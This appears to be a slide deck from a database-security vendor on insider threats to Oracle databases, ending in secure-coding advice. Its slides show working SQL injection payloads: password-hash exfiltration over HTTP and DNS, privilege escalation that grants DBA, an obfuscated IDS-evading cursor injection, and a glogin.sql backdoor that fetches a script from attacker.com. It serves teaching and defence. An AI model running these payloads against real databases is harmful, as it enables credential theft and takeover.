Protecting Your Sensitive Information from the Insider Threat

Slavik Markovich
CTO, Sentrigo


What we do at Sentrigo

- Focus only on DB Security and Compliance
- Produce the leading database security product family ("Hedgehog")
- Red Team leads the database security research:
  - Discovers vulnerabilities in DBMS systems
  - Provides real time virtual patches (vPatch) and protections for Hedgehog customers
  - Works in conjunction with leading researchers worldwide

Agenda


- What is "internal threat"?
- SQL injection
- Some attack examples
- Real world solutions
- Q & A

Internal Threat – Inside The Network



sentrigo™

Internal Threat



- Fidelity National Information Services Inc. July 9, 2007
  - DBA stole 2.3M credit cards
- Disgruntled (ex)-employees
- Industrial espionage, Identity theft, etc.
- Curiosity

SQL Injection

- Wikipedia –
  - is a technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

SQL Injection

- Exists in any layer of any application
  - C/S and Web Applications
  - Stored program units
    - Build in
    - User created
- Has many forms
  - Extra queries, unions, order by, sub selects
- Easily avoided
  - Bind variables, strong typing

sentrigo™

SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurments and more

sentrigo™

SQL Injection In-band

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from dual;
localhost

SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection Out-of-band

Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE( 'http://www.sentrigo.com/'||
(select password from dba_users where rownum=1) ).getclob() from
dual;
```

Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1)) from dual;
```

Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.sentrigo.com/' )
from dual;
DNS-Request: www.8A8F025737A9097A.sentrigo.com
```

Blind SQL Injection

Pseudo-Code:

```
If the first character of the sys-hashkey is a 'A'
then
select count(*) from all_objects,all_objects
else
select count(*) from dual
end if;
```

SQL Injection – Web Application

- Username = ' or 1=1 --

  The original statement looked like:

  'select * from users where username = "' + username + "' and password = "' + password + "'"

  The result =

  select * from users where username = '' or 1=1 --' and password = ''

SQL Injection – PL/SQL

- Two execution modes
  - Definer rights
  - Invoker rights
- Source code not always available
  - There are several un-wrappers available
  - One can find injections without the source
    - Find dependencies
    - Trial and error
    - v$sql
    - **Fuzzer**

sentrigo™

SQL Injection – Demo Procedure

```
CREATE OR REPLACE PROCEDURE LIST_TABLES(p_owner VARCHAR2)
IS
        TYPE c_type IS REF CURSOR; l_cv c_type; l_buff
   VARCHAR2(100);
BEGIN
        dbms_output.enable(100000);
        OPEN l_cv FOR 'SELECT object_name FROM all_objects WHERE
   owner = ''' || p_owner || ''' AND object_type = ''TABLE''';
        LOOP
                FETCH l_cv INTO l_buff;
                dbms_output.put_line(l_buff);
                EXIT WHEN l_cv%NOTFOUND;
        END LOOP;
        CLOSE l_cv;
END;
/
```

SQL Injection - Inject SQL

```
SQL> set serveroutput on
SQL> exec list_tables('SCOTT')
DEPT
EMP
BONUS
SALGRADE
SALGRADE
SQL> exec list_tables('KUKU'' UNION SELECT username ||
   '':'' || password FROM dba_users--')
BI:FA1D2B85B70213F3
CTXSYS:71E687F036AD56E5
DBSNMP:0B813E8C027CA786
…
```

sentrigo™

SQL Injection - Inject Functions

```
CREATE OR REPLACE FUNCTION get_dba
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
        PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
        RETURN 'Hacked';
END get_dba;
/
```

SQL Injection - Inject Functions

```
SQL> exec sys.list_tables('NOUSER'' || scott.get_dba()--')

PL/SQL procedure successfully completed.

SQL> @privs
Roles for current user

USERNAME                       GRANTED_ROLE
------------------------------ ------------
SCOTT                          CONNECT
SCOTT                          DBA
SCOTT                          RESOURCE
```

SQL Injection – Cursor Injection

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN EXECUTE
     IMMEDIATE ''GRANT dba to public''; END;', dbms_sql.native);
    sys.list_tables(''' || dbms_sql.execute(' || l_cr || ') --');
END;
/
```

sentrigo™

SQL Injection – IDS Evasion

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        translate('1;vm3|; 4|3.l3 3795z5l572_9|3z23v965ze x;.6z
  ;b;v79; 6ll;l639; ~.|3z9 1x3 95
47xm6v~e ;z1e',
'][;|9876543210.,)(mnbvcxzlkjhgfdsapoiuytrewq~',
  'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
  dbms_sql.native);
    sys.list_tables('''' || dbms_sql.execute(' || l_cr || ') --');
END;
/
```

SQL Injection - Wrapping

```
CREATE OR REPLACE PACKAGE own_db wrapped

a000000 1 abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd 9 62 92

9llown0XyY+aBSui895eb0pSC9swg2JHf8upfOemZ7GbnvmzvT4nCxqyAlcztZ1ptv7ZMga3

n6+fHlbVac7MmcB19JJfqDkhynlrig0pwVDbao4q4lxWhPw8VPJ1yr6dDzmzm9BCQqbTDIhq

/

CREATE OR REPLACE PACKAGE BODY own_db wrapped

a000000 1 abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd b 118 13c

ERNYhQ8lgvIjF5xjsIv4Vn7Mr5Awg+nINfZqfHQCvw2qAkhIOLLtwRq0J3wTzXDZ2ACNSNZV

q7ThHqgkvPIFf5BBRkG8BzmglrS29fqkyu2VjB4hbzufKqMzPtGCO2VS1/PgsqQBO0upKyeF

tFs22G7gnian7xdfRCC8K997/O11IM36KxulqMhOFpfPEE//ts+8T3Cr7sELbhsDV4kuqDBI

6VX3Cs2jqxhI+qgnhfrxClimWGyS8UMsw8tjQkPJwYzZGW8Gjd5fWMH9Doiqck5+GjwT8ELf

H06/kj/lPShfNA4QReEI+GDd

/
```

SQL Injection - Object Injection

- Developers and DBAs never sanitize scripts

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
RETURN 1;
END;
/
create table " ` or 1=userxxx.f1—" (a varchar2(1));
```

SQL Injection – Lateral Injection

- Code does not have to receive parameters to be injected (Litchfield wrote about this)

```
EXECUTE IMMEDIATE 'update x set y = ''' ||
   SYSDATE || '''';
```

- Running this code before:

```
alter session set nls_date_format = ''' and 1 =
   hacker.attack() --';
```

sentrigo™

Real World Problems

- Weak / default passwords for database accounts
- Missing security patches / patchsets / old versions
- Unsecure customer / 3rd party code
- Excessive privileges
- Unsecure Listener

More problems


- Large IT stuff across disperse locations
- External resources
  - Contractors, outsourcing, etc.
- No internal network bounderies
- No encryption of data in motion and at rest
- No monitoring of logs and access

sentrigo™

Simple Real World Example


- From nothing to DBA in 5 simple steps
  - Scan network
  - Guess SIDs
  - Brute-force users
  - Grant DBA
  - Brute-force all other passwords

Wow, I Can Do That... - Backdoors



```
CREATE OR REPLACE PROCEDURE retrieve_data(
  p_table_name        IN VARCHAR2,
  p_rows              IN NUMBER := 10)
AS
  l_cr                INTEGER;
  l_res               INTEGER;
  l_col_count         INTEGER;
  l_rec_tab           dbms_sql.desc_tab;
  l_table_name        VARCHAR2(30);
  l_res_col           VARCHAR2(32000);
BEGIN
  l_table_name := dbms_assert.enquote_name(dbms_assert.sql_object_name(p_table_name));
  l_cr := dbms_sql.open_cursor;
  dbms_output.put_line('after open');
  dbms_sql.parse(l_cr, 'SELECT * FROM ' || l_table_name || ' WHERE ROWNUM < ' || p_rows, dbms_sql.NATIVE);
  dbms_output.put_line('after parse');
  dbms_sql.describe_columns(l_cr, l_col_count, l_rec_tab);
  dbms_output.put_line('after describe');
  FOR l_i IN 1 .. l_col_count
  LOOP
    dbms_sql.define_column_char(l_cr, l_i, l_res_col, 32000);
  END LOOP;
  dbms_output.put_line('after define');
  l_res := dbms_sql.execute(l_cr);
  LOOP
    l_res := dbms_sql.fetch_rows(l_cr);
    EXIT WHEN l_res = 0;
    FOR l_i IN 1 .. l_col_count
    LOOP
      dbms_sql.column_value_char(l_cr, l_i, l_res_col);
      dbms_output.put_line(l_rec_tab(l_i).col_name || ' = ' || l_res_col);
    END LOOP;
  END LOOP;
  dbms_output.put_line('after fetch');
  dbms_sql.close_cursor(l_cr);
EXCEPTION
  WHEN OTHERS THEN
    IF dbms_sql.is_open(l_cr) THEN
      dbms_sql.close_cursor(l_cr);
    END IF;
    raise_application_error(-20001,
      'Error executing select statement: ' || sqlerrm);
END retrieve_data;
/
```

The Same Example



```
CREATE OR REPLACE PROCEDURE retrieve_data wrapped
a000000
b2
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
7
5b1 327
WDc8wmzKsUOpnozXWLY1hqyAVEYwg/BeLtCDfC/NWA9/xMjF6UvtYkOPdfriCtv/g8vZY1HY
3vejn5Ql5QdzCPbB/aPy72zyZSCL7Vh43GMOUOcU5jiX4CA/WOTeXkjU76khsRRff8EUNU3R
1DjpFO1JmxtNpgl6xQRxb9ODFKK9xJl1LnPzzG8fwcPhbgYhGWtu6jXO/MDInr8XcbUAt3vw
TItlWcPiHAb6O1yUJjjBeaAAXyTcc9ysC/yegeMTKXc35jQL5DR1zS3gFPJrd7ZdKFhQMn56
dFTpvuck7zOyfldUncxnAer/KsoJXa3XGtNcCj2q9ykh67YSwX+GVzPfmCWOpeTgyOGaa3Gf
8hoVLdWrqbB8YUelHGY+O6WPgYGgmfjNr4YAg5RLn6P4j17w5c2yksJuEWHmtewOnC5SIRcY
bqjxAn3obmxxKgY5+TntT+qIQUdSuoqdIRT3yN+cvkMTr5FlVvxg1aJ7e7pKhTwniV3/wdyy
mZIB5w4qLKY6wsX1TLRIqhGRPWOAIZSxWoJM/V6Eo3mq4O93Orx1Dge6pPbokOoO+1TdoMvk
Ejkd6K927PvYWm7uQ38hRx+SuXoDIEe/bFsMDRHEzaB3uHW12rSQPsSa/58Y1OY4x1qDqO7s
4OVYuBcN7LdQnwOUtElkhZN3H3Cn/OEDe8QHcWsRunDMc9G9AwTx6H+M28zBFmMCqrgFgpns
8Rxvlcf7i8Qx+Vb+B2S4IZrXYUYLvj7XKMcWIB44kysTQc7HnCHAetMNkVMVz6EhWJOSHXW/
```

Amazingly Easy

- By using specially crafted views it is possible to insert/update/delete data from/into a table without having the appropriate Insert/Update/Delete-Privileges – Patched CPU July 2007

Amazingly Easy - Cont’

```
create view hackdual as
select * from dual
where dummy in (select * from dual);

delete from hackdual;

create view em_em as
select e1.ename,e1.empno,e1.deptno
from scott.emp e1, scott.emp e2
where e1.empno=e2.empno;

delete from em_em;
```

The Human Factor

- Wait for your DBA to go for a coffee break
- Search the file login.sql or glogin.sql on the DBA workstation
- Add –“drop user system cascade” or (“@http://www.attacker.com/installrootkit.sql” or

```
------------glogin.sql------------------------
set term off
grant dba to SLAVIK identified by OWNYOURDB;
set term on
------------glogin.sql------------------------
```

Write Secure Code

- The least privilege principle
  - Lock down packages
    - System access, file access, network access
- Use secure coding techniques
  - Bind variables
  - input validation
  - Clear ownership of security issues
  - dbms_assert
    - Provided by Oracle and backported to older databases

Bind Variables - Java

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(
  "select * from users where username = '" +
  username + "'";
vs.
PreparedStatement pstmt =
  conn.prepareStatement("select * from users
  where username = ?");
pstmt.setString(1, username);
ResultSet rs = pstmt.executeQuery();
```

sentrigo™

Secure Coding Policies

- Setup secure coding policies for the different languages
- Make the coding policies part of every contract – external and internal
- Default document for all developers
- OWASP


Some Coding Rules

- Avoid hardcoding username/password
- Wrap/encrypt sensitive/important program code – even if not really safe
- Use full qualified names for function and procedure calls
- Always validate user/database input
- Be careful with dynamic statements (Cursors, SQL-Statements, …)
- Be careful with file access
- Be careful with OS command execution

Introducing Hedgehog

- Principle: Guard the data, not the access paths
- See all activity, regardless of where it originates
- Agnostic to access path, access method, environmental variables, and data complexity
- vPatches (virtual patches)

